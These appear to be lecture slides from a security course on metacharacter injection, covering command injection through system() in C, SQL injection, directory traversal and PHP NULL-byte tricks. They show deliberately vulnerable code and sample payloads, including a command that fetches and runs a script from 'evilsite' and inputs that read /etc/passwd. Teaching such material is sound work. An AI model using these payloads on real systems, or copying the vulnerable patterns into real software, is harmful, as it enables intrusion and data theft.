- Sometimes applications need to do things via the shell
- This is usually the result of lazy programming
- The logic is usually something like

  “just run this command to take care of this task”

# Metacharacter Injection Bugs

- What the code might look like for this…

```
void extractUserZip(char *userFile)
{
    char command[1024];
    snprintf(command, 1023, "unzip %s", userFile);
    system(command);
    return;
}
```

# Metacharacter Injection Bugs

```
void extractUserZip(char *userFile)
{
    char command[1024];
    snprintf(command, 1023, "unzip %s", userFile);
    system(command);
    return;
}
```

- If userFile string is "`blah.zip`", this results in the shell command "`$ unzip blah.zip`"

# Metacharacter Injection Bugs

- If the userFile string is:

“; wget www.evilsite.com/goodstuff.sh; ./goodstuff.sh”

- Command wget gets executed (fetches the file goodstuff.sh from evilsite)
- Then goodstuff.sh gets executed
- <insert payload here>

# Metacharacter Injection Bugs

- This subclass of Metacharacter Injection is called command injection
- Not just on Unix/Linux
- Long list of metacharacters
- Remember following our input during our target profiling stage?
- If you see input you control go to a function which executes a command, you win ;)
- Grep around for names of functions which execute commands (system(), etc)

# SQL Injection

- This will become more relevant during the web section of the class (where you will learn how to exploit SQL injection)
- For now going to show you what it looks like in code

# SQL Injection

- What is SQL?

“Structured Query Language”

- “Programming Language” for relational databases
- Used by web applications, C/C++ programs, all sorts of stuff

# SQL Refresher

- Tables represented in columns and rows




Table: Country

| name | population | sq mi. | notes |
|---|---|---|---|
| USA | 307000000 | 3794083 | |
| Canada | 35000000 | 3851807 | |
| Country | 0 | 0 | test |
| | | | |

# SQL Refresher


- SQL works by building query statements
- These statements are intended to be readable and intuitive

```
“SELECT * FROM COUNTRY WHERE NAME = ‘USA’”
```

```
“UPDATE COUNTRY SET POPULATION =
POPULATION+1 WHERE NAME = ‘USA’”
```

# SQL Refresher

- Tables are accessed using statements to perform various tasks:



```
UPDATE country
SET population = population + 1
WHERE name = 'USA';
```

# SQL Injection

- Consider the following web application SQL example

```
statement = "SELECT * FROM users WHERE
name = '" + userName + "';"
```

# SQL Injection

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';
```

- If the userName comes from user input, and the user inputs the expression `‘ OR ‘1’=‘1`

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

- The statement above effectively asks if name is empty, or if the value 1 equals 1

# SQL Injection

- There is lots of room for exploitation through metacharacter injection in SQL
  - Dumping contents from the database
  - Inserting new data
  - Modifying existing data
  - Writing to disk, causing other issues..
- Exploitation of this will be covered more in Web Hacking section of the course

# SQL Injection Auditing Tips

- If you properly profiled your target application, you'll know if it uses SQL as a backend database
- You can find SQL injection by looking around for SQL queries
- A query is vulnerable if your input can be inserted into it without escaping or proper parameterization
- The example of a string being built

# Metacharacter Injection Bugs

- File Input/Output is another common place where metacharacter injection comes into play

```
$file = $_GET['file'];
$fd = fopen("/var/www/$file.txt");
```

- This is still a somewhat common example of bad code..

# Metacharacter Injection Bugs

```
$file = $_GET['file'];
$fd = fopen("/var/www/$file.txt");
```

- First is that we can insert metacharacters "../../../" to change directories being accessed..
- Consider if the user inserted "../../../../../etc/passwd"

# Metacharacter Injection Bugs

- This would become:

```
$file = $_GET['file'];
$fd = fopen("/var/www/../../../etc/passwd.txt");
```


- The fact it adds a '.txt' looks like it limits the attack a little bit at first…
- ….but there is more going on here…

# Metacharacter Injection Bugs

- Different languages and interpreters have different metacharacters
- Often applications will be composed with multiple components
- Sometimes these components are written in different languages
- The difference in how these languages handle different meta characters can introduce bugs

# Metacharacter Injection Bugs

- An example can be seen when components written in “higher level” languages interact with components written in “lower level languages”
- For example, in PHP, a string is not terminated by a NULL byte the same way it is in C
- Remember our C strings?



# Metacharacter Injection Bugs

- PHP strings are indifferent to NULL
- This can create problems, since PHP relies on lower level libraries to perform functions like file input and output

```
$file = $_GET['file'];
$fd = fopen("/var/www/$file.txt");
```

# Metacharacter Injection Bugs

- If the user inserts the string `“../../etc/passwd%00”`
- A NULL byte will terminate the string in the underlying code written in C
- While the string PHP composes may be

```
“/var/www/../../etc/passwd\00.txt";
```

- The underlying library will use the string:

```
“/var/www/../../etc/passwd"
```

# Auditing for Metacharacters

- PHP NULL byte insertion, and directory traversal, are both still common in private (non-open source) apps.
- Remember in our application attack surface profiling, we took note of locations where file input or output happen
- Examine these to see if the user can influence the filename or path
  - Can you cause the application to read you data from other files?
  - Better yet, can you write to a different file than the app was intending

Questions?